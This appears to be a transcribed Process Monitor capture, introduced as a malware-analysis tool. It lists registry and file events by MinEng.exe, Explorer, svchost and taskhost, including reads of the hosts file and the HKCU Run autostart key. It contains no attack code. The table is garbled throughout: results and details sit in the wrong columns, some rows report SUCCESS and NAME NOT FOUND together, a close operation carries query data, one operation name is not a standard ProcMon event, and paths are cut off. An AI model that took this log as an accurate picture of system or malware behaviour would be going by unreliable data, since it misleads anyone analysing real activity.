Process Monitor (ProcMon) is a **real-time system activity monitoring tool** used in **malware analysis** to observe **file system, registry, process, and thread activity** on Windows.

Time o.	Process Name	PID	Operation	Path	Result	Detail
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_Classes_Root\{0006C53A-C91F-41EA-BA	SUCCESS	Query: HandleTag_
14:38:10.	Explorer EXE	20192	ReadFile	C:\Windows\System32\drivers\etc\hosts	SUCCESS	Offset: 8073216. Len:
14:38:10.	MinEng.exe	23820	RegOpenKey	HKEY_Classes_Root\{0006C53A-C91F-41EA-BA	SUCCESS	Desired Access: R...
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_Classes_Root\{0006C53A-C91F-41EA-BA	SUCCESS	Index: 0. Name: (79...
14:38:10.	svchost.exe	3594	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset: 794624. Len:
14:38:10.	MinEng.exe	23820	RegCloseKey	HKEY_Classes_Root\{0006C53A-C91F-41EA-BA	SUCCESS	
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes	SUCCESS	Query: Name...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	NAME NOT FOUND Desired Access: R...
14:38:10.	Explorer EXE	20192	RegOpenKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Desired Access: R...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: Name...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	NAME NOT FOUND Desired Access: R...
14:38:10.	taskhost.exe	23202	CreateFile	C:\Windows\old\Windows\Win32\Gfx\Ma	SUCCESS	Desired Access: R...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegOpenKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	NAME NOT FOUND Desired Access: 0...	
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: Name...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	NAME NOT FOUND Desired Access: R...
14:38:10.	Explorer EXE	20192	RegOpenKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Desired Access: R...
14:38:10.	Explorer EXE	20192	RegQueryValue	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	NAME NOT FOUND Length: 16	
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: Name...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegQueryValue	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	BUFFER OVERFL...	Length: 12
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: Name...
14:38:10.	svchost.exe	3594	ReadFile	C:\Windows\System32\StateRepository...	SUCCESS	Offset: 733184. Len:
14:38:10.	MinEng.exe	23820	RegOpenKey	HKEY_CURRENT_USER\Software\Microsoft\Windows	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegCloseKey	HKEY_CURRENT_USER\Software\Microsoft\Windows	SUCCESS	
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	NAME NOT FOUND Desired Access: M...	
14:38:10.	MinEng.exe	23820	RegCloseKey	HKEY_CURRENT_USER\Software\Microsoft\Windows	SUCCESS	
14:38:10.	Explorer EXE	20192	RegCloseKey	HKEY_CURRENT_USER\Software\Microsoft\Windows	SUCCESS	
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	NAME NOT FOUND Desired Access: M...	
14:38:10.	MinEng.exe	23820	RegCloseKey	HKEY_CURRENT_USER\Software\Microsoft\Windows	SUCCESS	
14:38:10.	Explorer EXE	20192	RegQueryValue	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Type: REG_SZ. Len:	
14:38:10.	MinEng.exe	23820	RegCloseKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: Name...
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTag...
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTag...
14:38:10.	MinEng.exe	23820	RegOpenKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: R...
14:38:10.	MinEng.exe	23820	RegQueryKey	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Offset: 0. Len: 0
14:38:10.	taskhost.exe	23202	CreateFile	C:\Windows\old\Windows\Win32\Gfx\Ma	SUCCESS	NAME NOT FOUND Desired Access: M...
14:38:10.	Explorer EXE	20192	RegOpenKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Desired Access: R...
14:38:10.	Explorer EXE	20192	RegQueryValue	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	NAME NOT FOUND Desired Access: R...	
14:38:10.	Explorer EXE	20192	RegDefineKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	KeyInformation...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
14:38:10.	Explorer EXE	20192	RegQueryKey	HKEY_CURRENT_USER\Software\Classes\CLSID\{603D3000-B0B1-11d0-A3	SUCCESS	Query: HandleTag...
Showing 164593 of 342091 events (48%)	Backed by virtual memory	High UV	Now	ENG IN	14:38	15-12-2025